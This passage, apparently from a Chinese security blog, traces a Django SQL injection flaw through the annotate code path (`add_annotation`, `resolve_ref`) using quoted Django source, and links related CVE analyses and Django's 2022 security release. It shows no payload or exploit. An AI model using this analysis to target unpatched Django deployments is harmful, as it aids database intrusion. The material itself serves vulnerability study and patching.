            # The default_alias property may raise a TypeError.
            try:
                if arg.default_alias in kwargs:
                    raise ValueError("..."
                                     % arg.default_alias)
            except TypeError:
                raise TypeError("Complex annotations require an alias")
            annotations[arg.default_alias] = arg
        annotations.update(kwargs)

        clone = self._chain()
        names = self._fields
        if names is None:...

        for alias, annotation in annotations.items():
            if alias in names:
                raise ValueError("..." % alias)
            if isinstance(annotation, FilteredRelation):
                clone.query.add_filtered_relation(annotation, alias)
            else:
                clone.query.add_annotation(
                    annotation, alias, is_summary=False, select=select,
                )
        for alias, annotation in clone.query.annotations.items():...

        return clone
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220603001502-27fd49ea-e28f-1.png)

跟进 `add_annotation` 函数, 继续调用 `resolve_expression` 解析表达式, 在此处并没有对传入的聚合参数进行相应的检查.

```python
    def add_annotation(self, annotation, alias, is_summary=False, select=True):
        """Add a single annotation expression to the Query."""
        annotation = annotation.resolve_expression(self, allow_joins=True, reuse=None,
                                                   summarize=is_summary)
        if select:
            self.append_annotation_mask([alias])
        else:
            self.set_annotation_mask(set(self.annotation_select).difference({alias}))
        self.annotations[alias] = annotation
```




(https://xzfile.aliyuncs.com/media/upload/picture/20220603001513-2ee19004-e28f-1.png)

继续跟进, 最终进入到 `db.models.sql.query.py:resolve_ref` , `resolve_ref` 会获取 `annotations` 中的元素, 并将其转换后带入到查询的条件中, 最后其结果通过 `transform_function` 聚合到一个 `Col` 对象中.

```python
def resolve_ref(self, name, allow_joins=True, reuse=None, summarize=False):
    annotation = self.annotations.get(name)
    if annotation is not None:...
    else:
        field_list = name.split(LOOKUP_SEP)
        annotation = self.annotations.get(field_list[0])
        if annotation is not None:...
        join_info = self.setup_joins(field_list, self.get_meta(), self.get_initial_alias(), can_reuse
        targets, final_alias, join_list = self.trim_joins(join_info.targets, join_info.joins, join_in
        if not allow_joins and len(join_list) > 1:
            raise FieldError('Joined field references are not permitted in this query')
        if len(targets) > 1:...
        ...
        transform = join_info.transform_function(targets[0], final_alias)
        if reuse is not None:
            reuse.update(join_list)
        return transform
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220603001520-3323e914-e28f-1.png)

接着, 返回 `db.models.query.py:_annotate` , 执行 `sql` 语句, 将结果返回到 `QuerySet` 中进行展示.




(https://xzfile.aliyuncs.com/media/upload/picture/20220603001532-39e20402-e28f-1.png)

- CVE-2020-7471 漏洞详细分析原理以及 POC (https://xz.aliyun.com/t/7218#toc-3)
- Django CVE-2021-35042 order_by SQL 注入分析 (https://xz.aliyun.com/t/9834#toc-4)
- Django security releases issued: 4.0.4, 3.2.13, and 2.2.28

- Django security releases issued: 4.0.4, 3.2.13, and 2.2.28
  (https://www.djangoproject.com/weblog/2022/apr/11/security-releases/)